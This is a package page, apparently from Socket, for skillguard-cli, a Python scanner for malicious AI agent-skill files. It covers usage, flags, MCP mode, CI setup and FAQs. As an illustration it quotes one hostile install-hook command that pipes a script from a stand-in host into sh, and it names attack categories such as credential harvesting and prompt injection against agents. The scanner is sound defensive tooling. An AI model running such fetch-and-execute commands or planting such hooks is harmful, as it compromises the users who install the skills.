

Product
PHP and Composer Support Is Now in Beta
Socket’s PHP and Composer support is now in Beta for all customers, with PHP reachability analysis generally available.
By Trevor Norris, Benjamin Barslev - Aug 21, 2026
skillguard-cli
Advanced tools
Security scanner for third-party AI agent-skill files: SKILL.md manifests, hooks, and bundled scripts.
Security scanner for third-party AI agent-skill files -- SKILL.md
manifests, hooks, and bundled scripts -- before they run with real tool,
file, and network permissions.





36% of published agent skills have exploitable flaws per Snyk. Most
marketplaces and frameworks have no scan step between "someone published a
skill" and "a user's agent runs it." Concretely: a SKILL.md that declares
network: false in its frontmatter can still ship a hooks/postinstall.js
that runs curl https://get.example.invalid/setup.sh | sh the moment the
skill is installed -- nothing in most agent frameworks checks that the
declared scope matches what the hooks actually do. SkillGuard is that check:
a CLI, a library, and (for the npm distribution) a GitHub Action, all
reading the same bundled rule packs. This package is the Python
distribution -- a genuine, independent port, not a wrapper around the
Node binary.
pip install skillguard-cli
or with uv:
uv add skillguard-cli
No separate install step, no external binary to fetch: all bundled rule
packs and the pattern-matching engine ship inside the wheel. The
complementary JS/TS distribution installs the same way on the npm side:
npm install --save-dev skillguard-cli (or npx skillguard-cli scan to
run it once without installing) -- see the
project README for
that package. Both are first-class, maintained together; neither is
deprecated in favor of the other.
Clone the repo to get the bundled fixture skills (not part of the published wheel -- they're demo/test content):
git clone https://github.com/RudrenduPaul/skillguard.git
cd skillguard
skillguard scan ./examples/known-bad-skill
Real output:
Loading SkillGuard rule packs...
SkillGuard scan: /path/to/skillguard/examples/known-bad-skill
Files scanned: 5

Findings: 11 (HIGH: 5, MEDIUM: 5, LOW: 1)

[MEDIUM] SG01 hooks/backdoor.py:7
  sg01-raw-socket-python — Raw socket creation (Python "socket" module) bypasses typical HTTP-only network scope and is a common building block for a covert command-and-control channel.
  > socket.socket(

[HIGH] SG04 hooks/postinstall.js:5
  sg04-postinstall-remote-fetch — A postinstall/preinstall hook downloads and executes a remote script. Install-time hooks run automatically and silently for every consumer of this skill, making this a supply-chain compromise vector.

... (8 more findings, spanning all 7 rule categories) ...

Result: FAIL (exit code 1, severity threshold HIGH)
Or call the library directly (the agent-native path):
from skillguard import scan_skill, ScanOptions

result = scan_skill("./my-skill", ScanOptions(severity_threshold="HIGH"))
if result.exit_code == 1:
    print(f"{len(result.findings)} finding(s) at or above HIGH")
    for finding in result.findings:
        print(f"[{finding.severity}] {finding.category} {finding.file}:{finding.line} — {finding.message}")
Verified against this package's own argument parser
(skillguard/cli.py)
-- every flag below exists in the Python distribution exactly as it does in the npm one; nothing
here is copy-pasted from the TypeScript README without checking against the real Python source.
skillguard <command> [options]
| Command | What it does |
|---|---|
scan <path> | Scans one skill directory (a SKILL.md plus its hooks/scripts) for known attack patterns. |
scan-set <dir> | Scans a directory whose immediate children are each a skill directory, running scan on every one and additionally checking for cross-skill privilege chaining (SG09) across the set. |
mcp | Starts SkillGuard as a stdio MCP server, exposing scan_skill as a callable tool for another agent. Requires the optional mcp extra (pip install "skillguard-cli[mcp]", Python >=3.10). See MCP server below. |
Flags shared by scan and scan-set:
| Flag | Short | Default | Description |
|---|---|---|---|
--format <human|json|sarif> | -f | human | Output format. |
--severity-threshold <HIGH|MEDIUM|LOW> | -s | HIGH | Minimum severity that fails the scan (exit code 1). |
--timeout <ms> | -t | 10000 | Per-file scan timeout in milliseconds. |
--skillguardignore <path> | none | none, must be passed explicitly | Path to a .skillguardignore file. Never auto-loaded from inside the scan target; see Suppressing findings in the project README. |
--allow-inline-suppression | none | False | Honor inline # skillguard-ignore: SGxx comments found inside the scanned files. Off by default. |
Exit codes: 0 clean scan. 1 a finding at or above the severity threshold. 2 the target
path doesn't exist, no skill files were found, or the CLI was given an invalid flag value (the
Python CLI's argparse-based parser calls sys.exit(2) directly for a bad --format,
--severity-threshold, or --timeout value). This matches the npm CLI's exit-code contract.
The Python CLI additionally accepts short flags (-f, -s, -t) alongside the long ones shown
above -- a Python-argparse convention this port adds on top of the shared flag surface, not a
behavior difference in what each flag does.
pip install "skillguard-cli[mcp]"   # optional extra, requires Python >=3.10
skillguard mcp
Starts SkillGuard as a stdio MCP server exposing one tool, scan_skill
({ path, severity_threshold?, timeout_ms? }), so another agent -- Claude
Code, Cursor, an orchestrator -- can scan a third-party skill directly as a
tool call before installing or running it, instead of shelling out to the
CLI and parsing stdout. The mcp extra is optional and not required for
the base pip install skillguard-cli install (the official mcp SDK
needs Python >=3.10; the base package still supports >=3.9). Client config
example:
{ "mcpServers": { "skillguard": { "command": "skillguard", "args": ["mcp"] } } }
Full setup and the security guarantees this path preserves (same
.skillguardignore/inline-suppression defaults as the CLI) are in
docs/integrations/mcp.md.
The npm package ships the same capability (npx skillguard-cli mcp,
tool input { path, severityThreshold?, timeoutMs? } -- camelCase to match
that package's own option naming); both distributions expose the identical
scan_skill tool, reusing the same scan_skill()/scanSkill() pipeline
their own CLIs use.
target path -> .skillguardignore (opt-in only) -> file walker
   -> rule-pack loader (SG01-SG08, SG10 -- SG09 not yet ported)
   -> pattern engine (SG01-06, partial SG05)
      + structural checks (SG07, SG08, SG10)
   -> inline suppression filter (opt-in only)
   -> severity threshold -> exit code (0 clean / 1 fail / 2 error)
Findings, warnings, and the exit-code contract are described in full in
docs/concepts.md.
Nine of the ten rule packs (SG01 network mismatch, SG02 remote code
execution, SG03 file-scope escalation, SG04 hook supply-chain, SG05
obfuscated payloads, SG06 credential harvesting, SG07 frontmatter
spoofing, SG08 prompt injection via skill content, SG10 marketplace
typosquatting) are reimplemented as genuine Python logic against the same
rule-pack contract the npm package uses -- see that same doc for what each
one actually catches. SG09 (cross-skill privilege chaining) doesn't yet
have a Python port of its own detection logic, though scan_skill_set()
is available in this package.
SkillGuard is purpose-built for the agent-skill threat model, not a general-purpose scanner. This table is carried over verbatim from the npm package's README (same facts, same sources), since it applies equally to both distributions -- the comparison is about what SkillGuard scans, not which language it's written in.
| SkillGuard | Snyk Agent Scan | Semgrep (CE) | Socket CLI | |
|---|---|---|---|---|
| What it scans | Agent-skill files: SKILL.md, hooks, scripts | Agent skills and MCP server configs | General source code, 30+ languages | npm/PyPI/etc. package installs |
| Agent-skill-specific ruleset | Yes, all 10 categories purpose-built for this threat model | Yes, its whole focus | No, general SAST rules only | No, supply-chain focused |
| Auth required for a basic scan | None | Yes, SNYK_TOKEN required | None for Community Edition | Yes, SOCKET_CLI_API_TOKEN |
| License | Apache 2.0 | Apache 2.0 | LGPL-2.1 | MIT |
Full sourcing and the fuller comparison (including Snyk Open Source/Code) is in the npm package's README. Honest note: no dedicated Python-ecosystem competitor was found doing agent-skill-specific scanning -- the comparison set above is the same one used for the npm package, since the threat model (not the implementation language) is what differentiates SkillGuard.
Every number below is something we actually ran locally against this package (built wheel, installed into a fresh venv, run against the repo's bundled fixtures) -- no extrapolation.
examples/known-bad-skill: 11 findings (5 HIGH, 5 MEDIUM, 1 LOW)
spanning all 7 rule categories, across 5 hook/script files, exit code 1.
Identical finding count, severity split, and category coverage to the npm
package's own documented benchmark for the same fixture.examples/clean-skill and examples/clean-skill-python: 0
findings, exit code 0, on both.examples/typosquat-skill (SG10): 1 finding, exit code 1 -- a
declared name one edit-distance away from a well-known package name.skillguard scan-set examples/skill-set-cross-privilege (SG09):
3 findings, exit code 1 -- two skills that individually pass clean but,
scanned together, trip a cross-skill privilege-chaining finding.
skillguard scan-set examples/skill-set-clean on an unrelated pair of
skills: 0 findings, exit code 0.This is a 3-fixture check, not a large-corpus false-positive/false-negative study -- same caveat the npm README states for its own numbers.
- uses: actions/checkout@v4
- uses: actions/setup-python@v5
  with:
    python-version: '3.12'
- run: pip install skillguard-cli
- run: skillguard scan ./my-skill --format sarif --severity-threshold HIGH > results.sarif
- uses: github/codeql-action/upload-sarif@v3
  with:
    sarif_file: results.sarif
Full walkthrough (including exit-code gating and a pre-commit hook example)
in docs/integrations/ci.md.
The npm package additionally ships a ready-made composite GitHub Action
(uses: RudrenduPaul/skillguard@main) that wraps the same pipeline.
SkillGuard's whole job is running against untrusted, potentially malicious
scan targets -- neither this package nor the npm package ever eval()s,
exec()s, or dynamically imports anything read from a scan target; content
is only ever read and pattern-matched. Both suppression mechanisms
(.skillguardignore, inline # skillguard-ignore: comments) are off by
default and require an explicit opt-in, closing a real trust-boundary bug
fixed early in development (see
CHANGELOG.md).
To report a vulnerability, see
SECURITY.md
for the private disclosure process. Honest note: this project does not
currently publish SLSA provenance, Sigstore signatures, or an SBOM, and has
no OpenSSF Scorecard badge set up -- none of that infrastructure exists yet
for either distribution, so it isn't claimed here.
See CONTRIBUTING.md
for the full guide, covering both the TypeScript and Python codebases (they
must stay in behavioral parity -- a rule-pack change needs to land in both).
There is no enforced minimum coverage threshold today; the bar is that the
full pytest suite (pytest from python/) passes and new behavior ships
with tests.
cd python
python3 -m venv .venv && source .venv/bin/activate
pip install -e ".[dev]"
pytest
What is skillguard-cli, and what makes it different from a general-purpose security scanner?
It's a static-analysis scanner purpose-built for one threat model: third-party AI agent-skill
files, SKILL.md manifests plus the hooks and scripts they bundle. It ships ten rule categories
(SG01-SG10) targeting things generic scanners don't check for by default -- frontmatter-declared
scope versus actual behavior, install-time hook supply-chain risk, prompt injection embedded in a
skill's own instructional text, and combined risk across multiple skills in the same directory. A
general SAST tool like Semgrep can find some of the same code-level patterns, but it has no notion
of a SKILL.md manifest or a cross-skill privilege relationship.
Does skillguard-cli require an account or API token to run a scan?
No. pip install skillguard-cli && skillguard scan <path> works with zero signup, zero token, and
no network call at scan time -- every rule pack ships inside the wheel itself.
What Python versions does skillguard-cli support?
Python >=3.9 for the base install (per pyproject.toml's requires-python), or >=3.10 if you
install the optional mcp extra for MCP server mode (the official mcp SDK itself requires
Python >=3.10). It's a pure-Python package with no native/compiled dependencies, and its PyPI
classifiers declare Operating System :: OS Independent.
What's the difference between this package and the npm package?
Both are independent, equally maintained ports reading the same rule-pack contract and producing
matching findings against the same target -- this Python distribution is a genuine implementation,
not a wrapper around the Node binary. One current, honestly-disclosed gap: nine of the ten rule
packs (SG01-SG08, SG10) are fully reimplemented as Python logic; SG09 (cross-skill privilege
chaining) has no dedicated Python detection logic of its own yet, though scan_skill_set() still
runs the cross-skill orchestration via scan-set. TypeScript's plain scan command also runs an
extra sibling-path cross-skill heuristic Python doesn't have -- run scan-set on the Python side
for equivalent cross-skill coverage. See How it works above.
Can an AI agent call skillguard-cli directly, instead of shelling out to a CLI and parsing
output?
Yes, two ways: skillguard mcp (requires the mcp extra) starts a stdio MCP server exposing a
scan_skill tool any orchestrating agent can call as a normal tool call; or import
scan_skill()/scan_skill_set() from the skillguard package directly in Python code and get a
structured ScanResult back instead of parsing CLI stdout.
What do SG08, SG09, and SG10 check, and do they run through the MCP server too?
SG08 (HIGH) looks for prompt injection inside a skill's own instructional text, an attempt to
override the host agent's system prompt or hijack its tool routing. SG09 (HIGH) is cross-skill
privilege chaining -- in this package it's detected via scan_skill_set()/scan-set (not yet as
a single-skill sibling-path check the way TypeScript's plain scan does). SG10 (HIGH) is
marketplace typosquatting: a skill's declared name sitting Levenshtein edit-distance 1-2 from a
bundled list of 51 popular npm/PyPI package names. All three run through skillguard mcp's
scan_skill tool exactly as they do through the CLI, since the MCP server calls the same
underlying scan logic.
Is it safe to run skillguard-cli against an untrusted skill?
Yes -- that's the point of the design. Neither this package nor the npm package ever eval()s,
exec()s, or dynamically imports anything read from a scan target; content is only ever read and
pattern-matched. Both suppression mechanisms (.skillguardignore, inline # skillguard-ignore:
comments) are off by default and require an explicit opt-in, so a malicious skill submission can't
silence findings about itself. See Security above.
Does skillguard-cli replace Semgrep or Snyk?
No. Semgrep is a mature, general-purpose static-analysis engine across 30+ languages; Snyk Agent
Scan covers a wider set of agent-skill and MCP-config threats than SkillGuard does today.
skillguard-cli's job is narrower: the specific SKILL.md/hooks/frontmatter threat model, with zero
auth and a cross-skill check (scan-set) neither of those tools currently ships. See How
SkillGuard compares above.
Is skillguard-cli production-ready? It's early: pre-1.0, launched 2026-07-11. The Python test suite (110/110 pytest tests, ported from the TypeScript vitest suite) passes on a clean install, but it hasn't been run against a large real-world corpus yet -- treat its false-positive/false-negative rate as unproven at scale rather than settled.
Can I use skillguard-cli commercially, and does the license cost anything? Yes, and no. It's Apache License 2.0 (see LICENSE), which permits commercial use, modification, and redistribution, including inside proprietary software, at no cost, provided you keep the copyright and license notice.
Apache 2.0, see LICENSE.
FAQs
Security scanner for third-party AI agent-skill files: SKILL.md manifests, hooks, and bundled scripts.
We found that skillguard-cli demonstrated a healthy version release cadence and project activity because the last version was released less than a year ago. It has 2 open source maintainers collaborating on the project.
Product
Socket’s PHP and Composer support is now in Beta for all customers, with PHP reachability analysis generally available.
Product
Socket is bringing experimental protection to Firefox, scanning 97,000+ extensions in Mozilla's official directory for malware and risky updates.
Research
/Security News

Three compromised Rust crates pulled in a malicious dependency that downloaded and executed cross-platform malware during Cargo builds.